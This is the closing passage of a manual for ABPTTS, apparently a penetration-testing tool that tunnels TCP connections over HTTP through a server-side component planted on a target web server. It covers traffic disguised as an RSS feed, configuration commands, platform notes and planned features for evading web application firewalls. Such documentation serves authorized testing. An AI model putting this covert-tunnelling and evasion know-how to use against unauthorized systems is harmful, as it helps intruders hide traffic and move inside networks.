    AGGREG8RBINARY]%ABPTTS_RESPONSE_CONTENT%[/AGGREG8RBINARY]</description>
</item>


</rdf:RDF>
```

Example mock RSS feed wrapper

This template will result in the *ABPTTS* data being passed near the end of the mock RSS feed, in a section designed to appear as a base64-encoded proprietary field.

To create a request configuration which more closely fits in with this theme, the tester creates a new file (config-manual.txt) file with the following changes:

```
headerNameKey:::::::x-aggr3g8r-marketing-id
paramNameOperation:::::::rssFeedOp
paramNameDestinationHost:::::::rssFeedBackendServer
paramNameDestinationPort:::::::rssFeedBackendPort
paramNameConnectionID:::::::rssFeedSessionId
paramNameData:::::::rssFeedBinaryData
paramNamePlaintextBlock:::::::rssFeedEncodedData
paramNameEncryptedBlock:::::::rssFeedEncryptedData
opModeStringOpenConnection:::::::getFeed
opModeStringSendReceive:::::::pushPullFeedData
opModeStringCloseConnection:::::::refreshFeed
fileGenerationAppNameShort:::::::TechNewsRSSFeed
```

As discussed in Configuration File Overlays on page 10, this set of settings can be applied on top of the base configuration to generate a final configuration. For example:

```
python ./abpttsfactory.py -o rss_template-02 -c rss_template/config.txt -c rss_template/config-
    manual.txt
```

"Bad packet length" / "Disconnecting: Packet corrupt" in SSH

Assuming the default settings are in use, this condition typically only occurs if an extremely large amount of output is sent as a single response from the SSH server to the client over an *ABPTTS* tunnel - for example, if the command find / is issued.

Workaround: do not issue commands which generate multi-megabyte messages to standard output over tunneled SSH connections. Redirect to a file on the SSH server and then transfer that file via SCP (which should be extremely reliable).

The Target Does Not Receive the Access Key

Some configurations of target system (such as those behind reverse proxies) may not receive the access key value, as the HTTP header containing it is stripped. This will result in the "hide" response from the server (the value of the responseStringHide option) being returned for all requests by the client script.

The key may be sent as an HTTP POST parameter instead by setting the following option in the configuration file before generating a configuration package:

```
accessKeyMode:::::::postparam
```

A prebuilt overlay with this option is included. For example, to create a new configuration which uses it:

```
python ./abpttsfactory.py -c settings_overlays/settings-key_as_post_param.txt -o send_key_as_post_
    example_config
```

IPv6 Is Not Supported

Due to the fairly extensive modifications necessary to both the client and server components in order to enable IPv6, it is currently not supported. Support is planned for the next major release.

Tunneling Traffic via the ASP.NET Version is Slower

When hosted in Microsoft IIS, tunneled traffic is noticeably slower than through a comparable connection to the JSP version of the server-side component.

This does not appear to be a problem with the ASP.NET code for *ABPTTS*. The same code, when hosted using Mono under Apache httpd provides the fastest tunneling of any tested platform.

Appendix A: Tested Platforms

The *ABPTTS* Python client script has been tested successfully on the following systems:

1. Kali Linux 2.0 / Python 2.7.9 / x86-64 / VMWare Fusion
2. Mac OS X 10.10.5 (Yosemite) / Python 2.7.10 / x86-64 / MacBook Pro (Retina, 13-inch, early 2015 model)
3. Windows 7 / Python 2.7.1 / x86-64 / VMWare Fusion

The *ABPTTS* JSP server-side component has been tested successfully on the following systems:

1. Apache Tomcat
   (a) 3.3.2 (Oracle JRE 1.5.0_22 / Windows 7 / x86-64 / VMWare Fusion)
   (b) 4.1.40 (Oracle JRE 1.5.0_22 / Windows 7 / x86-64 / VMWare Fusion)
   (c) 5.5.36 (Oracle JRE 1.5.0_22 / Windows 7 / x86-64 / VMWare Fusion)
   (d) 6.0.0 (Oracle JRE 1.6.0_13-b03 / OpenSolaris 9 5.11 / x86 / VMWare Fusion)
   (e) 6.0.24-45.el6 (OpenJDK 1.6.0_24 / CentOS 6.3 / x86-64 / VMWare Fusion)
   (f) 6.0.45 (Oracle JRE 1.8.0_91-b15 / Windows 7 / x86-64 / VMWare Fusion)
   (g) 7.0.70 (Oracle JRE 1.8.0_91-b15 / Windows 7 / x86-64 / VMWare Fusion)
   (h) 8.0.14-1 (OpenJDK 1.7.0_79 / Debian 8 / x86-64 / VMWare Fusion)
   (i) 8.0.14-1 (OpenJDK 1.7.0_79 / Debian 8 / x86-64 / VirtualBox)
2. IBM WebSphere Application Server
   (a) 8.5.5.0 gm1319.01 (IBM J9 VM (build 2.6, JRE 1.6.0 Windows 8 amd64-64) / Windows 10 / x86-64 / VMWare Fusion)
3. JBoss
   (a) 5.1.0.GA (gij (GNU libgcj) 4.1.2 20080704 (Red Hat 4.1.2-52) / CentOS 5.8 / x86-64 / VMWare Fusion)
4. Jetty
   (a) 9.3.6.v20151106 (Oracle JRE 1.8.0_71-b15 / Debian 8 / x86-64 / VMWare Fusion)

The *ABPTTS* ASP.NET server-side component has been tested successfully on the following systems:

1. IIS
   (a) 6.0 (.NET 2.0.50727 / Windows Server 2003 R2 SP2 / x86-64 / VirtualBox)
   (b) 6.0 (.NET 2.0.50727 / Windows Server 2003 R2 SP2 / x86-64 / VMWare Fusion)
   (c) 7.5 (.NET 2.0.50727 / Windows 7 / x86-64 / Physical Workstation)
   (d) 7.5 (.NET 4.0.30319 / Windows 7 / x86-64 / Physical Workstation)
2. Apache httpd with Mono
   (a) httpd 2.2.22 (.NET 4.0.30319 / Ubuntu 12.04.2 /x86-64 / VirtualBox)
   (b) httpd 2.4.10 (.NET 4.0.30319 / Debian 8 / x86-64 / VMWare Fusion)
3. ASP.NET Development Server

(a) 10.0.0.0 (.NET 4.0.30319 / Windows 7 / x86-64 / Physical Workstation)

Appendix B: Method of Operation

ABPTTS's essential logical components are:

1. A listening TCP socket created by the client script.
2. Arbitrary TCP client connections created by the server-side component on request from the client script.
3. A byte queue which the client script copies data into as it is received on the listening TCP socket.
4. A translation layer (within the client script) which takes blocks of data off of the client-side byte queue, wraps them in HTTP POST requests, and sends them to the server component.
5. A second translation layer (within the server component) which converts the HTTP POST data back into raw bytes, and then sends them through previously-created TCP client connections on to their actual destination.
6. A second byte queue (this one within the server component) which the server component copies data into as it is received from the TCP client connection.
7. A third translation layer (within the server component) which takes blocks of data off of the server-side byte queue, wraps them in an HTML response body, and sends them back to the client component.
8. A fourth translation layer (within the client script) which converts the HTML response bodies back into raw bytes, then sends them through the listening TCP socket.[17]

The size of the client/server request/response blocks can be set in the configuration file. In the current release, the default value for both is 32768 bytes, which maintains a reasonable tunnel throughput while still providing reasonably low latency even over lower-bandwidth connections. Higher values can be substituted, but will result in increased latency if the connection to the server does not provide sufficient bandwidth. If latency becomes too high, TCP clients attempting to use the tunnel will not function reliably.

[17] In the current release, there is a third queueing mechanism which will retransmit this data in even smaller blocks through the TCP socket if its block size is configured to be smaller than the block size used by the server - this is to avoid overloading TCP clients such as the Mac OS X version of scp

Appendix C: Features in Consideration for Future Releases

1. Versions of the server component in additional languages, such as PHP, Node.js, and Ruby on Rails.
2. The ability to forward ports in the *reverse* direction. IE a listening port would be created by the server-side component, and forward traffic back down the tunnel to an IP/port accessible from the client system.
3. A PowerShell version of the client script, to more easily allow proxied outbound access in environments which use Windows authentication for such access.
4. ''Dummy'' GET/POST parameters sent by the client script to further obfuscate the traffic.
5. Splitting the large data block POST parameter into an arbitrary number of chunks, each with a randomized parameter name. This should help evade detection by e.g. web application firewalls which alert on unusually large parameter values.
6. Optional logging for server-side components.
7. IPv6 support.
8. A more robust encryption mechanism which also provides integrity protection while still relying only on built-in components in legacy versions of Java and other server-side languages.

Appendix D: Image Credits

Authorized Pen Tester, Firewall, and Server Icons

- OSA Icon Library
- – http://www.opensecurityarchitecture.org/cms/library/icon-library
- Nice Network Stencils
- – https://sourceforge.net/projects/nicenetworkstencils/